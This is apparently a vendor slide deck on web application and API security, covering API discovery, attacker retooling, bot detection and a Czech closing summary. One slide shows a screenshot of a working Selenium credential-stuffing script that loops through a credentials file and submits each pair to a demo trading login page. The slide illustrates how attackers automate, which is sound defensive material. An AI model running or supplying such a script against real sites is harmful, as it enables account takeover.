


API Discovery

- Automatically learns an apps API surface
- Using AI/ML, models are built to baseline and track API behavior
- For each API leaf a model is made for errors, latency and request metrics
- Detect outliers and shadow APIs
- Export swagger to compare to what developers believe they have exposed



What tools attackers use?



Attackers don't retool until they're forced to retool



curl://

No device or
browser spoofing

No user
interaction

Attackers start spoofing devices & imitating humans



curl://

No device or browser spoofing

No user interaction




Attackers start spoofing devices & imitating humans



curl://

No device or browser spoofing

No user interaction




Attackers start spoofing devices & imitating humans



curl://

No device or browser spoofing

No user interaction




Attackers start spoofing devices & imitating humans



curl://

No device or browser spoofing

No user interaction



Attackers are humans, but still often need to spoof devices



curl://


No device or browser spoofing

No user interaction




Poor device/browser spoofing

Excellent device/browser spoofing



Real devices/browsers with some spoofing



EXPLORER

OPEN EDITORS

- arcadia.py
- 04.py

SELENIUM

- .vscode
- bin
 - chromedriver
 - chromedriver_mac64.zip
- data
 - cred.txt
 - credentials.txt
- venv
 - 01.py
 - 02.py
 - 03.py
 - 04.py
 - arcadia.py
 - README.md
 - selen-credstuf-hackazon.py

OUTLINE

TIMELINE

```
arcadia.py > ...
1 from selenium import webdriver
2 credentialsFile = open('./data/cred.txt', 'r')
3 credentials = credentialsFile.readlines()
4
5 for line in credentials:
6     credentialPairs = line.rstrip()
7     both = credentialPairs.split(':')
8     password = both.pop()
9     login = both.pop()
10    print('-----')
11    print('Login: ' +login)
12    print('Password: ' +password)
13    browser=webdriver.Chrome("./bin/chromedriver")
14    browser.get("https://jd-arcadia.chata22.com/trading/login.php")
15    browser.find_element_by_name("username").send_keys(login)
16    browser.find_element_by_name("password").send_keys(password)
17    browser.find_element_by_class_name("btn-primary").click()
18    title=browser.title
19    if not title:
20        print(['Login Failure!'])
21    else:
22        print('Login Success!')
23    #clearbrowser.quit()
24
```

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE JUPYTER

zsh

```
six.raise_from(e, None)
File "<string>", line 3, in raise_from
File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/urllib3/connectionpool.py", line 444, in _make_request
    httplib_response = conn.getresponse()
File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/http/client.py", line 1332, in getresponse
    response.begin()
File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/http/client.py", line 303, in begin
    version, status, reason = self._read_status()
File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/http/client.py", line 264, in _read_status
    line = str(self.fp.readline(_MAXLINE + 1), "iso-8859-1")
File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/socket.py", line 669, in readinto
    return self._sock.recv_into(b)
KeyboardInterrupt
```

Globalized network of signals & ML used to catch retooling

Billions of signals analyzed daily

 **8/10**
Top Banking

 **2/3**
Top Hospitality


 **2/10**
Top Retail

 **5/10**
Top Credit Cards


 **5/10**
Top Airlines

 **2/5**
Top Insurance


Rapid intelligent analysis at scale



Dynamically updated mitigation




Consistent protection + policies for legacy & modern apps



- **Employ natively-embedded and continuously available controls across your digital experience**
 - Mobile, browser-based and API-centric apps
- **Create policies once and easily deploy them anywhere**
- **Consistently apply policies in real-time across constantly changing apps**

Security automation for DevOps



Shortens time to release



Lowers costs and headaches



Agile security

Jak ochránit webové aplikace a API?

- Stejná úroveň zabezpečení on-prem i v cloudu
- OWASP Top 10 není checkbox
- Automatizace, zejména u API
- Automatizaci využívají i útočníci, braňte se jim

